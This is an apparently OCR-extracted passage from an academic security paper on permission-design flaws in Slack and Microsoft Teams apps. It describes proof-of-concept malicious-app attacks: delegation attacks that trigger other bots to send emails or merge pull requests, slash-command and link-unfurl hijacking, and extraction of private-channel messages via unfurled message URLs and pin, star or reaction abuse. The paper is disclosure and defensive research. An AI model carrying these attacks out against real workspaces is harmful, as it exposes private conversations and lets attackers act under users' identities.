Workspace feature provider. The app may enhance a workspace's existing features. For example, an app made by Twitter can customize the default *link unfurling* feature to preview tweets linked in messages automatically. The app may also provide user-invokable actions through *slash commands*. As another example, Google's Slack app [5] shows a user's recent schedule when the user types `/gcal`.

Interactive bot. The app can present itself in the workplace as a bot user and interact with other users the same way as a typical human user. The user can, for example, chat with the app's bot user directly, invite it to a channel, or share files with it. Due to these convenient features, this role has become the app's primary communication interface with its users.

User delegate. If permitted, the app may also perform actions on behalf of users. This role is particularly beneficial for enhancing productivity. For example, when users visit Dropbox's web page and wish to share files with others in their Slack workspace, they must divert their attention back and forth between Dropbox and Slack. In contrast, with the delegation ability, Dropbox enables the user to click a button without leaving the webpage and let Dropbox's Slack app [4] share files on their behalf. As a result, the shared files appear to have been sent directly from the user.

2.2 Life Cycle of BCP Apps

Microsoft Teams and Slack allow any BCP user to create and distribute BCP apps without requirements, such as applying for a developer account. BCP apps generally go through the following stages in their life cycle: registration, publication, installation, per-user authorization, in-use, and removal.

Registration. To enable the various functionalities in Section 2.1, an app needs to query different web APIs or subscribe to different event notification APIs on the BCP's backend server, which in turn usually require different permissions. The app developer must register the app in the corresponding BCP's developer portal by submitting a manifest, which specifies the app's backend URL, required permissions, and subscribed events. We note that, in both Microsoft Teams and Slack, the developer does not need to submit any of the app's codebase, as all their apps are hosted purely inside the developer's server. No client-side code is accessible by Slack, Microsoft, or the end-users.

Publication. After the app has been successfully registered, the developer can choose to either distribute the app's public installation URL through its own advertising channels or submit the app to the official app directory [11, 13]. For the second option, the app must follow submission guidelines and go through the platform's vetting procedure, which primarily

[1] The original survey listed Skype for Business as the top spot, but it has since been discontinued and replaced by Microsoft Teams.

involves checking if the app's requested permissions match its claimed functionality (e.g., through a provided test account). However, as BCP apps are closed-source and their codes are not submitted for examination, it is difficult to enforce these guidelines strictly.

Installation. In Microsoft Teams and Slack, any user[2] can install an app to the workspace. During installation, a permission request page will be presented to the user, detailing what the app can do, as illustrated in Appendix C. The user then either accepts all permissions or rejects all permissions. This installation is relatively invisible to other users; they are not notified when a new app is installed, and the list of installed apps is often hidden in secondary menus in the UI.

Per-User Authorization. If an app wants to act as the delegate of some users in the workspace, it may initiate a separate permission request to each user, usually by sending the request link via the app's bot user. Once the user authorizes it, the app gains permission to act on behalf of that user.

In-use and Removal. After the app is installed and authorized, it may additionally ask for integration with the user's account on third-party services. For example, Google's Slack app requests the user to authorize access to their Google account. BCPs do not manage the communications between BCP apps and third-party services. If the app developer updates an app to request a different set of permissions, the user has to reinstall the app and go through the permission prompts as before. Finally, when a user uninstalls an app, it is deauthorized by the BCP. However, there is no guarantee that the app properly disconnects itself from third-party services.

2.3 Security and Privacy Concerns

The widespread usage of BCPs in remote work environments implies that a lot of sensitive information passes through it. With the potential ability to access such information, BCP apps lead to security and privacy concerns. Moreover, some of the design choices that we described earlier exacerbate such concerns: (1) *all-or-nothing permissions* that disallow selective toggling of permissions; (2) *imperceptible installation* that reduces the chances for users to notice what kinds of apps are installed and also prevents any workspace-wide consent mechanisms; (3) *pure server-side implementation* that prevents BCPs or other entities from inspecting the app's behavior through traditional tools like static or dynamic analysis. This also allows the app to change its behavior at will.

[2] Although Microsoft Teams and Slack provide a setting for the administrators of a workspace to limit which users are allowed to install apps and which apps can be installed, the default for both BCPs is that any user can install any apps from any source.




Figure 2: An example of Slack permission system. We show three example scopes that App 1 may acquire. The arrow lines indicate that a token can be used to query all resource instances of the types allowed by the token's scope. However, Slack performs additional runtime policy checks (indicated by the red crosses) to determine which of these instances can actually be accessed.

3 Analysis of App Permission Model in BCP

We study the permission systems in Microsoft Teams and Slack to identify their similarities and differences to understand the potential security design issues and systematically perform experimental security analysis. We focus on these two BCPs since they are the top two most popular ones [10] and have mature app ecosystems. We also introduce a practical threat model and the methodology we will use to analyze the third-party apps in these two BCPs.

3.1 App Permission System

At a high level, Microsoft Teams and Slack have designed their access control model based on a similar permission-based system. This permission system controls whether or not an app has access to various resources in a workspace. An app must first declare a set of *permission scopes* it requires, with each scope representing the permission to read or write a type of resource. However, such scopes are statically defined by the BCPs and thus do not allow more dynamic and fine-grained access control over the specific instances under a single type of resource. To solve this problem, the BCP permission system includes *runtime policies* that are usually user-configurable. For example, to read a message in a private channel, a Slack app not only needs the `groups:history` scope but also has to be added to the channel's member list by some user, as shown in Fig. 2. We now examine this two-level permission system in detail and show that it has security design issues that can violate the least privilege principle and

cause privilege escalation.

Level 1: static permission scopes. An app needs to acquire several different permission scopes to perform all of its functionality. Each scope represents the permission to read or write a type of resource in a workspace, such as channel messages or shared files.

To install the app, the user must accept all of its requested permissions; neither BCPs provide options to selectively toggle them. Slack's permission scopes are implemented as standard OAuth permission scopes. Slack provides two types of scopes for its apps: *bot token scope*, which allows an app to provide workspace features or act as a bot user, and *user token scope*, which allows an app to perform actions on behalf of an authorized user. For example, the `chat:write` bot token scope permits the app to send messages with its bot user as the author, while the `chat:write` user token scope allows sending messages as the user. Microsoft Teams follows a similar design: a set of core app capabilities that must be declared in an app's manifest is the equivalent of Slack's bot token scope, while Microsoft Graph API's OAuth permission scopes are equivalent to Slack's user token scope. The difference is that only the first type of scope is shown during the app installation; the second type can only be acquired by initiating a separate permission request to the user after installation.

These scopes are *static*, in the sense that they are predefined based on how BCPs categorize the workspace resources, and therefore might not align with the user's desired security policies, which can vary by workspaces and evolve. To compensate for the static nature of scopes, both BCPs impose a second level of permission checking.

Level 2: runtime policy checks. Microsoft Teams and Slack implement runtime policies to determine which instances in a resource type an app can access based on various conditions. Users can usually control these conditions to express their desired security policies. For example, users can have more fine-grained control of which messages in private channels an app (that has the prerequisite permission scope) can view: in Slack, they can invite the app to a specific channel, indicating that the app can view all messages inside this channel; in Microsoft Teams, they can `@`-mention the app in the messages that they wish the app to read. In this way, runtime monitors grant users some flexibility to dynamically adjust the set of resources of an app can access.

Security design issues. Despite the two-level checking, we uncover two design issues in the BCP permission system that violate basic security principles.

1. The runtime policies are ad-hoc and incomplete. As a result, not all user security policies can be correctly expressed. We find that not only do they differ in each BCP, but even in the same BCP there are often inconsistencies between the runtime policies of similar types of resources. For example, Slack treats public channel messages and direct messages as two separate types of resources; however, it only imposes a policy on the former by checking whether the app is invited to the channel, but provides no mechanism to limit which user the app can send direct messages to. The incompleteness of runtime policies leads to coarse-grained access control, violating the principle of *least privilege*.

2. The ownership or provenance of some resources is not properly tracked or enforced. This frequently happens when a user delegates an app to create resources. For example, Microsoft Teams does not differentiate between messages sent by a real user and a delegated app. In addition, due to the multi-user multi-app nature of BCP workspace, the ownership of a resource can sometimes be hard to define correctly. When the ownership or provenance is absent, or the system assumes the wrong one, the principle of *complete mediation* can be violated and potentially lead to privilege escalation.

Although it is possible to build a BCP permission system to fix the above problems by allowing the user to specify the security policy for every instance of resources and tracking every resource's provenance, we will see in Sections 4 to 5 that such an ideal system is hard to design and often requires sacrificing usability.

3.2 Threat Model

Based on our analysis of the permission model above, we derive a threat model for BCP apps. We assume that the attacker has targeted a BCP workspace containing a number of users and already-installed apps. The attacker has also tricked one of the users (referred to as the victim) into installing the attacker-controlled malicious app, i.e., the victim has granted all the permission scopes requested by the malicious app. We believe this is a reasonable assumption, because (1) the malicious app can easily mimic a legitimate app by copying its publicly available manifest, making the two indistinguishable for the victim during installation, and (2) by default, any user in the workspace is allowed to install any app from any source. In our threat model, the attacker can be either an outsider or a curious user inside the workspace who wants to gain the information they cannot access. For example, an admin can recommend everyone in the organization to install a malicious app (disguised as an innocent management app), hoping to steal chat logs from private channels they are not invited.

In addition, we assume that the BCP's clients and its backend server are secure and do not collude with the attacker — attacking such infrastructure is an orthogonal research direction. Therefore, the capacity of the malicious app is limited to the functionality defined by the BCP's API. We also assume that the other apps installed in the workspace are benign and secure, which means they follow the security guidelines [12, 16] and do not contain any implementation-level

Attack	Slack	Teams	Prerequisites	Attack Effect Surface
Delegation	✓	✓	Permission to perform actions (primarily read & write direct messages) on victim's behalf.	Invoke actions in victim's other apps to manipulate data in victim's connected third-party accounts.
– post app removal	*	✓	App has acquired the above permission before removal.	Incur delegation attack after the app is removed. *In Slack, this can only be achieved via pre-scheduled messages.
Interaction hijacking				
– slash command	✓		Permission to add slash commands.	Hijack any slash command in the workspace stealthily, affecting everyone using the command.
– link unfurl		✓	Permission to provide customized unfurling.	Replace any other app's unfurled content stealthily, affecting the links sent by victim.
Message extraction				
– via link unfurl	✓		Permission to read & write direct messages on victim's behalf.	Read messages in any private channel where victim is a member of.
– via pin/star/reaction	✓		Permission to pin, star, or react to messages on victim's behalf.	Read victim's direct messages and messages in any private channel where victim is a member of.

Figure 3: Summary of proof-of-concept attacks and their requirements and threats. Per our threat model, the victim is a user who has authorized all the app's requested permissions.

flaws such as exposing their tokens directly.

3.3 Security Analysis Methodology

We perform experimental security analysis on Microsoft Teams and Slack to study how a malicious app (defined by our threat model) can exploit the two security design issues in these two BCPs' permission systems. Specifically, for each potential exploit, we evaluate its *practicality* and *prevalence*.

To explore potential exploits, we examine every type of interaction the malicious app can have with other entities in the workspace and check whether such interaction involves resources that have incomplete runtime policy or suffer from improper ownership tracking. If so, we explore attacks causing security-critical consequences. For each attack, we analyze how it stems from the security design issues in the permission system, how it violates the security principles, and how it jeopardizes the workspace's integrity or confidentiality guarantees expected by the user. We detail our findings in Sections 4 to 6, and summarize the prerequisites and effect surface for each attack in Fig. 3.

For practicality, we build proof-of-concept malicious apps and, if applicable, target the attack on selected apps. Since most apps require a valid third-party account to function properly, running large-scale analysis is infeasible. Thus, we only select a few targeted apps that connect to sensitive resources and test them manually. We only install one targeted app at a time in our test workspace to avoid undesired interference.

For prevalence, we analyze the app's *potential ability* to launch attacks. We collect the requested permissions of all published apps from the two BCPs' official app category[3], and count how many apps have sufficient permissions or resources to launch each attack. It is important to note that our goal is *not* to prove that some specific apps are malicious; we only examine the capabilities granted by various permission scopes and how they can be abused to perform malicious actions. This strategy allows for a sound analysis despite apps being closed-source, as the apps we find indeed have prerequisite permissions to *potentially* launch attacks.

4 App-to-App Delegation Attacks

One of the core functionalities provided by BCP apps is to chat with users through their bot users interactively. However, a BCP app can also send and receive messages on the user's behalf and, therefore, chat with other app bot users. In this section, we present the *delegation attack*, where one malicious app abuses such *app-app interactions* and causes security-critical consequences (Sections 4.1 to 4.2). We then show that the source of this vulnerability roots in the fundamental design issues of current BCP permission systems (Section 4.3) — a violation of least privilege.

4.1 App-to-App Interactions

Both Microsoft Teams and Slack allow their apps to present themselves in a workspace as bot users so that human users can send direct messages to these bot users to instruct them to perform certain tasks. This functionality is commonly used to let users manage their data in other online services, such as emails and file storage, without leaving the BCP.

At the same time, these two BCPs also allow apps to perform certain actions in the workspace on behalf of the user.

[3]We collected 2,460 apps from the Slack [11] on April 7, 2021 and 1,304 apps from Microsoft Teams [13] on November 17, 2021.

If an app sends a message in this way, this message will appear as if the user sent it. Such delegation can be useful to enhance productivity. For example, Dropbox's BCP app [4] utilizes it to share files in channels on behalf of the user. In Slack, this can be achieved if the app has acquired the `chat:write` user token scope in its OAuth permission request with the user; in Microsoft Teams, although none of its standard app capabilities grants permissions to delegate, one can still employ the advanced Microsoft Graph API and ask for the `Chat.ReadWrite` scope.

By combining the above two functionalities, we can enable app-to-app interactions in BCPs: one app that has the delegated permission to send user's messages can interact with another app's bot user. Such interaction can be beneficial; for example, Dokkio's Slack app [3] can organize files sent by Dropbox's app into a coherent page for the workspace and tag them as shared by different users. Slack regards app-app interaction as an important feature with growing demand [30]. However, allowing one app to communicate with other app's bot users has severe security implications. When the former app turns malicious, it can potentially invoke actions from the latter app, and such actions might affect data in the user's connected third-party account. We refer to attacks exploiting this vulnerability as *delegation attacks*.

We note app-app interactions can happen in other ways. Although receiving a message from the user is the most intuitive trigger event to indicate when the app should perform its actions, an app may subscribe to other triggers as well, like when a file is shared (see Appendix A) or an emoji reaction is added. As such, apps with delegated permissions to produce these triggers can also launch potential delegation attacks.

Post-removal interactions. Even after an app's removal from the workspace, it can have residual effects that cause delegation attacks. Slack provides its apps the ability to schedule a message to be sent at a future time (using the same `chat:write` user token scope). We find that if the app is removed before the message's scheduled time, its message will still be sent, potentially invoking actions from other apps. In Microsoft Teams, although there is no scheduling feature, this issue is more severe due to its two separate permission schemes. Upon uninstallation, only the app's standard capabilities declared in the manifest will be removed, while its delegation permissions acquired through the Graph API remain entirely intact. Therefore, a user *cannot*, by simply removing a Teams app from the workspace, prevent the app from continuing to send messages on the user's behalf and interact with other apps, allowing the channel for delegation attacks to remain open.

Current defenses. We note that Microsoft Teams and Slack do have workarounds that can prevent app-to-app interactions. They allow apps to interact with users through alternative ways, such as slash commands and interactive UI windows. This prevents other apps from interfering since neither BCPs allow an app to send slash commands or click buttons in a UI. Slack in particular also tracks which messages are sent by a real user through the Slack client and which are sent by a delegated app, so that the app receiving the messages can choose whether to respond or not. However, both of these mechanisms require the receiving app's developer to decide which actions can be triggered by other apps, but the current design of BCP permission system does not provide any ways for it to learn whether the delegated messages align with the user's actual intent, making it impossible to arrive at the correct decision. As we will discuss in Section 7, a principled fix would trade-off functionality or usability.

4.2 Delegation Attack

We now focus on the delegation attack targeting both Microsoft Teams apps and Slack apps. We have built a tool that crawls the information of a targeted app from the two BCPs' official app directories and analyzes which trigger events the app is subscribing to. In the case of Microsoft Teams, we can also extract all message keywords that trigger the targeted app's actions. We set up a workspace as defined per our threat model. The attacker app has acquired the appropriate delegated permission from a victim user who has also installed the targeted apps with connection to third-party services. The attacker app produces the trigger events, and we observe whether the targeted app will be tricked into performing the actions (see Appendix D.1 for more implementation details). Since most apps require a valid third-party account to function properly, performing large-scale automated analysis is infeasible. Thus, in this section, we select a few apps connecting to sensitive third-party resources and manually target them, demonstrating that delegation attacks can indeed trigger security-critical or privacy-violating actions.

① **Send emails on victim's behalf.** MailClark's Slack app [7] allows sending emails directly from Slack to include non-Slack users in a Slack conversation. MailClark provides a unique email address for a list of non-Slack guests in a channel configured by the user. The email account and the recipients are only accessible to MailClark and the user. The attacker app induces MailClark to send any emails of the attacker's choice to recipients configured by the user. Specifically, the malicious app launches this attack by sending messages to the channel as the user. During this procedure, MailClark will automatically send the attacker's message as an email to all recipients and indicate the author as the user.

② **Chat with victim's website visitors.** Chatlio [2] is a service that lets developers add live chat functionality to their websites. It also provides an accompanying Slack app that automatically forwards any messages of the website visitors to a Slack channel and vice versa. Therefore, website owners can chat with any visitors in real-time through Slack. Unfortunately, this convenient feature makes Chatlio's app a victim

of delegation attacks. Our attacker app can post messages directly into the channels used by Chatlio to chat with website visitors and thus launch further phishing attacks or harvest sensitive user info, as it now appears like a trustworthy entity to the visitors.

③ **Merge pull requests in victim's code repository.** BitBucket's Microsoft Teams app [1] will merge a given pull request if it receives a message starting with the keyword `merge`. It will then ask for confirmation, at which point the attacker app can reply with the text `yes` to approve the merge. The attacker app may additionally use the `list` keyword to ask BitBucket's app to display all pull requests in the victim user's connected repos or the `find` keyword to locate a specific pull request. If the repo is public, the attacker can even submit and merge its own pull request, leading to code poisoning or backdoor injection.

④ **Execute victim's automation flows.** Microsoft Power Automate has a Teams app [17] that, upon receiving the message `Run flow [id]`, will execute the specified automation flow in the user's account. These flows can perform various actions in a wide range of services connected to Power Automate. The app also accepts messages like `List flows` and `Describe flow [id]` that can be utilized by the attacker to learn more about the user's flows and conduct more targeted attacks.

⑤ **Retweet on victim's behalf.** Ziri [8] is a Slack app that helps users interact with tweets in a non-disruptive way. It connects to the user's Twitter account and requests permission to retweet. After that, whenever a Twitter link is shared in Slack, and the user adds a Twitter emoji reaction to that message, Ziri will automatically retweet the shared Twitter on the user's behalf. The attacker app can thus send a message containing a link to a chosen tweet (that includes harmful information) and add an emoji to the message on behalf of the user. After that, Ziri will successfully detect the tweet link and retweet it using the victim user's account. Such uncontrolled tweets can have detrimental effects, especially when the connected account is high profile, such as the organization's official twitter.

Summary. The first four attacks rely on message events to trigger the actions in the targeted app, while the last one relies on a reaction event. We note that once the attacker and targeted apps are installed and properly authorized, the attacks do not require additional user inputs and can happen anytime, even when the user is not logged into its BCP client. In addition, the attacker app can delete the traces of trigger events once the attack is finished, making it even sneakier (since in both BCPs, the permission to send messages or add emoji reactions also grants for free the permission to delete them).

4.3 Analysis of Root Cause and Potentially Prevalence

The delegation attack is possible because both BCPs' permission systems violate the principle of *least privilege*. Currently, the permission to send delegated messages is governed by Slack's `chat:write` or Microsoft Teams's `Chat:ReadWrite` scope; however, these two scopes allow the app to send messages to any place that the user has access to, be it a public channel, direct message with other users, or direct message with other app's bot user. In addition, neither BCPs provide additional runtime policies that allows the user to limit the destinations. Therefore, even if the user wants to install a simple app that only sends delegated messages to a small subset of other users for sharing or notification purposes, it must grant this app such overprivileged scopes that inevitable comes with the ability to launch delegation attacks.

App's residual permissions after removal. The reason why a removed app can still keep some residual permission differs in two BCPs. Slack's permission system violates the *principle of complete mediation* by failing to check that the proper provenance of the scheduled message, which is the removed app, should have no permissions at the time when the message is sent. Whereas in Microsoft Teams, it is the result of two separate permission systems: only the app's core capabilities are associated with Teams, while the Graph API's permissions are tied to the user's Microsoft Account (outside the permission system of Teams). Therefore, when the app is uninstalled in Teams, only the former is revoked while the latter is not affected. We note this issue is not Teams-specific, but also exists in other systems when permissions are managed by different trust domains [53].

Potential Prevalence. We report the number of apps capable of executing the delegation attack and that are vulnerable to the attack. For Microsoft Teams, we find vulnerable apps by counting apps that use bot commands capability, as these apps will accept text input from the user (or a delegated app) to perform various actions. We observe that 427 (33%) of Teams apps use bot commands, implying that they are vulnerable to a delegation attack. However, Teams apps do not list whether they will request any delegated permission since it is acquired through a separate system. For Slack, we find 563 Slack apps (23%) request at least one 'write' user scope, allowing them to interact with other apps adversarially, while 1,493 Slack apps (61%) request at least one 'read' scope, implying that they are subscribing to events in the workspace and thus can be potentially affected by the attack. We note that the measurements for Slack's vulnerable apps are the worst-case estimation. Since these apps are third-party web services with hidden endpoints, it is impossible to learn the app's behavior directly. Furthermore, most apps only perform actions after a third-party account is connected, preventing us from fully automating the evaluation of apps on a large scale.

Thus we may miscount apps that (1) have already employed a countermeasure by blindly rejecting delegated messages, (2) subscribe the certain events but never trigger their security-critical actions based on these events.


5 User-to-App Interaction Hijacking

BCPs provide various features that serve as entry points for users to interact with apps. Examples of these features includes '@'-mention, slash command, and link unfurling (see Section 2.1). In this section, we discuss how a malicious app exploits such interactions between the user and other apps in the workspace. Specifically, we find two different ways that this can happen: the malicious app can hijack other app's registered slash commands (Section 5.1), and replace another app's unfurled link content (Section 5.2). In particular, we note that both Microsoft Teams and Slack allow apps to customize their appearance (e.g., name, icon, and description) without restriction. A malicious app can thus completely mimic the appearance of another app[4] to exploit the above interactions more stealthily. Finally, we analyze the root cause and potential prevalence of these attacks.


5.1 Slash Command Hijacking

In Slack's user-to-app interactions, all apps' slash commands share a single namespace, creating the potential for name collisions. A malicious app can hijack another app's commands, responding to any user that tries to launch the hijacked command in the victim app's stead. Two specific design flaws enable this attack. First, Slack only invokes the most recently installed app when multiple apps in a workspace have registered the same command. Second, both creating and renaming commands are silent and do not trigger a notification or permission prompt in Slack. As a result, one can hijack a targeted command in two ways: (1) create a new command with the same name as the targeted one; (2) rename an existing command to the targeted one. In other words, the `commands` scope becomes over-privileged as it implicitly allows an app to take over any command within a workspace (by exploiting the name collision). However, Slack does not recognize this design issue as a security-critical problem[5]; we find no runtime policy checks of an app's permission to create or rename commands with a specific name.

We demonstrate the command hijacking attack on Zoom's Slack app [9]. From Zoom's app, users can invoke the command `/zoom` to start private Zoom meetings and display a Zoom call in Slack, as shown in Figure 4a. If the command is



(a) The official Zoom app.



(b) The spoofed Zoom meeting.

Figure 4: Zoom meetings created by official and spoofed `/zoom` commands in Slack. The spoofed Zoom meeting is secretly created by the attacker but publicly shown as started by the victim. The word "Fake" is added clear demonstration, it can be removed in practical attacks.

invoked in a private channel, only users in this private channel will receive this private call. We create a malicious app that masquerades as the official Zoom app. At the time of installation, our malicious app requests the `commands` scope to implement a benign command called `/foo`. Once installed, we *rename* this command as `/zoom` to hijack the previous official `/zoom` command. After that, the malicious app will use the attacker's Zoom account to start meetings every time a user invokes the `/zoom` command, as shown in Figure 4b. We provide more implementation details in Appendix D.1. Attackers can also treat this vulnerability as a novel entry point for phishing attacks, as discussed in Appendix B.

Since Microsoft Teams does not allow apps to register their own commands, it does not suffer from this vulnerability.

5.2 Link Unfurling Hijacking

Microsoft Teams allows an app to provide customized link unfurling for an authorized user. The app can register a domain in its manifest. Whenever the user posts a URL under this domain, the app can append a rich message card containing texts, images, or even interactive buttons. For example, Lucidchart's Teams app [6] unfurls a document sharing URL to preview the document as well as a button to accept the sharing invitation. Such unfurled content can be hijacked similarly to Slack's slash command: a malicious app can register the same domain as the victim app and, if the malicious app is installed after the victim app, its unfurled content will be displayed instead of the victim app's one. Moreover, the malicious app

[4] This may not be the case for apps published in the BCP official catalog, as per their security guidelines. Although a Slack app can still requests `chat:write.customize` to send messages with customized appearance.

[5] Slack acknowledged this problem in its document, but only *suggests* developers to "avoid terms that are ... likely to be duplicated," and not to make the command "too complicated for users to easily remember."

can masquerade as the victim app to further deceive the user, as its name and icon will also be part of the unfurled content.

While Slack also allows multiple apps to register the same domain, it chooses to display all app's unfurled contents in parallel, avoiding the issue of link unfurling hijacking.

5.3 Analysis of Root Cause and Potential Prevalence

The command and unfurling hijacking attacks work by violating *least privilege* and *complete mediation*, which results from an overprivileged scope and the improper tracking of resource ownership. First, the corresponding scope that allows an app to use slash commands or unfurl a domain should not spontaneously grant the ability to modify the app's currently registered command names or domains; an app that performs such operation should need to be re-installed. Second, whenever an app registers a command or a domain, it should gain ownership of this command or domain, however, given the namespace collision, both BCPs fail to enforce such ownership, which thus can be easily taken over by another newly-installed app.

Potential Prevalence. In Slack, this slash command attack only exploits the `commands` scope, which is requested by 1,266 apps (51.5%). These apps can immediately overwrite each other's commands to hijack their standard workflows. Recall, once installed, these apps can change their slash commands at any time, without requiring re-installation or notifying the users (or admins) of the workspace. We also find that many apps in the Slack App Directory already have conflicting commands: 270 apps register commands used by other apps. This implies the wide reuse of conflicting commands, and thus Slack is likely to preserve this design choice. In Microsoft Teams, the link unfurl attack relies on the `messageHandlers` capability, which is requested by 77 apps (5.9%). We find that 13 of them register a domain that is also registered by other apps.

6 App-to-User Confidentiality Violations

We analyze the different ways in which BCP apps interact with user messages. Our main discovery is that an attacker can leak messages from private channels without having permission to read from those channels. Concretely, we can exploit two features in Slack: (1) Link unfurling of message URLs (Section 6.1); (2) Pinning, starring, or emoji-reacting to messages (Section 6.2). We additionally find that the root cause behind this privilege escalation is incomplete mediation coupled with a lack of ownership tracking of resources (Section 6.3). We note that in Microsoft Teams these features are either absent or inaccessible to apps, so it does not suffer from this vulnerability.




Figure 5: Privilege escalation exploiting link unfurling.

6.1 Message Extraction Attack via Link Unfurls

BCPs have a built-in link unfurling feature that previews the website content for any URLs contained in a chat message. We first describe how link unfurling works with message URLs and then show an attack where a malicious app *without* Slack's `groups:history`, the permission scope that controls the read access to messages in private channel, abuses this feature to effectively monitor all chats in any private channel joined by an authorized user.

6.1.1 Unfurling of Message URLs

Slack provides a public URL to every message in a workspace. This URL, if accessed, will only show the message if the login credential of a user who has access to the message is provided. We find that when the user sends a message m_1 in their own *personal channel* (i.e., where users can message themselves) and m_1 contains a URL that links to m_2, where m_2 can be any message in any of the channels that the user is a member of, Slack will automatically unfurl m_2, adding its text content (up to 8001 characters) and author as an additional attribute to the original message m_1.

While this is a reasonable and useful functionality because the user's personal channel is intended for drafting messages and keeping links and files handy (as described by Slack), it leads to unwarranted access, as illustrated in Fig. 5. Slack allows an app with `im:history` user token scope to read the user's personal channel. This grants the app the ability to read m_1 with all its attachments. In this case, the attachments include the unfurled content, which is m_2, a message from a private channel. Therefore, the app is implicitly permitted to read m_2, which is protected under the `groups:history` scope, and the app with only `im:history` does not have access to originally.

6.1.2 Attack Workflow

Now, we present a powerful attack based on the issue identified above. Through this attack, a malicious app can achieve privilege escalation — it gains the ability to monitor all chat

messages in any private channel where the victim user is a member of, effectively gaining the permissions provided by the `groups:history` user token scope but without explicitly requesting it.

The key insight enabling this attack is that if the attacker can learn the message URL of a private channel message, it can then instruct the malicious app to post a generated URL to the victim user's personal channel (using the `chat:write` scope as we described in Section 4), actively leaking messages from that private channel. We additionally find that Slack's message URL always follows the format:

"`https://[workspace].slack.com/archives/`**`[channel-ID]`**`/p`**`[message-ID]`**"

Therefore, the attacker's job becomes learning valid combinations of channel ID and message ID.

We have discovered several ways to obtain such combinations without resorting to `groups:history` and detailed them in Appendix D.3. Here we describe one method that utilizes `groups:read`. This user token scope provides the read access to the metadata of the user's private channels, including the channel ID and the ID of the latest message in the channel. By constantly querying a channel's metadata, the attacker can pull every message from any private channel the victim user has joined. We note that even if multiple messages occur between two queries, the attacker can still guess their IDs since Slack's message ID is a counter that increments for consecutive messages (see Appendix D.3 for details).

Extracting other types of messages and files. This attack also works for other types of messages. An app's bot user can use this to view any public channel messages without the corresponding bot token scope or invitation to join that channel. Additionally, it can even be applied to read files shared with the user. Unlike message URL, there is no easy way to obtain a valid file URL through alternative approaches; yet, whenever a file is uploaded in a chat message, the file's public URL will also be included in that message. The attacker can then instruct Slack to unfurl the public URL to obtain a direct-downloadable link. Therefore, the attacker can access files by reading all the messages in the user's joined channels.

6.2 Message Extraction Attack via Pins, Stars, or Reactions

We demonstrate another message extraction attack exploiting the incompleteness of resource ownership tracking in Slack. This time we leverage the productivity feature of pinning and starring messages (that add them to a user's saved message list) and the convenience feature of adding emoji reactions to messages. The attack builds upon the same message ID guessing technique from the prior attack.

To pin, star, or react to a message, the app needs to present the message ID and the ID of the message's channel to the corresponding Slack API, with the `pins:`, `stars:`, or `reactions:write` user token scope respectively. However, the read counterpart of these scopes (`pins:`, `stars:`, or `reactions:read`) does more than permit the app to view the IDs of the pinned, starred, and reacted messages; they also allow the app to view the *contents* of these messages. Therefore, after a valid channel ID and message ID is obtained, the app with both read and write scopes can either pin, star, or react to the message, effectively allowing itself to read the given message. As we have seen in the prior attack, an app without permission to read a user's private channel message is still able to acquire the channel ID and message IDs of that channel's messages. Hence, a malicious app can repeatedly pin, star, or react to these messages and read through all messages in the channel. We note that the app can also undo these operations using the corresponding write scope again to prevent the user from spotting any suspicious activity. With this attack, the malicious app can read all the messages that the user has access to, using only these seemingly harmless operations.

6.3 Analysis of Root Cause and Potential Prevalence

In both message extraction attacks, the malicious app obtains the ability to read any messages that the user has access to, with only some irrelevant permission scopes. We consider this behavior as a violation of the user's privacy expectations. When a user grants the `im:history` scope to an app, there is no description in the authorization prompt that suggests the app can read private channels[6]. In addition, it puts the privacy of other users in these channels at risk — the messages they posted may suddenly become accessible to an app that they never authorized. Even worse, they have no way of knowing the leakage, since all it takes is for one user to install the app, an action that is hardly perceptible to them (Section 2.2), while the app itself is never a member of the channel.

An adversarial admin can use these attacks to monitor chats in private channels they are not invited to by forcing everyone to install their malicious app that disguises itself as an innocent management app.

Such privacy violation in the first attack is a failure of not enforcing *complete mediation*, which results from the improper tracking of resource provenance in Slack. Take Fig. 5 for example: when Slack finds a link to m_2 in m_1, it blindly appends the content of m_2 as m_1's attachments, without tracking where m_2 originates from. As such, any entity that can read m_1 can also read m_2, whereas these two messages have different provenances and should be checked against two separate permissions. The second attack can also be mitigated if Slack tracks and checks who performed the operation. While Slack needs to allow apps to read the content of pinned, starred, or

[6] Accessing private channel messages with only `im:history` will cause Slack API to return an `missing_scope` error and a message saying that `groups:history` is needed.

emoji-reacted messages for functionality purposes, this rule should not apply if the app trying to read the message is the one who performed the operation (since it does not make sense for an app to pin a message it does not already know).

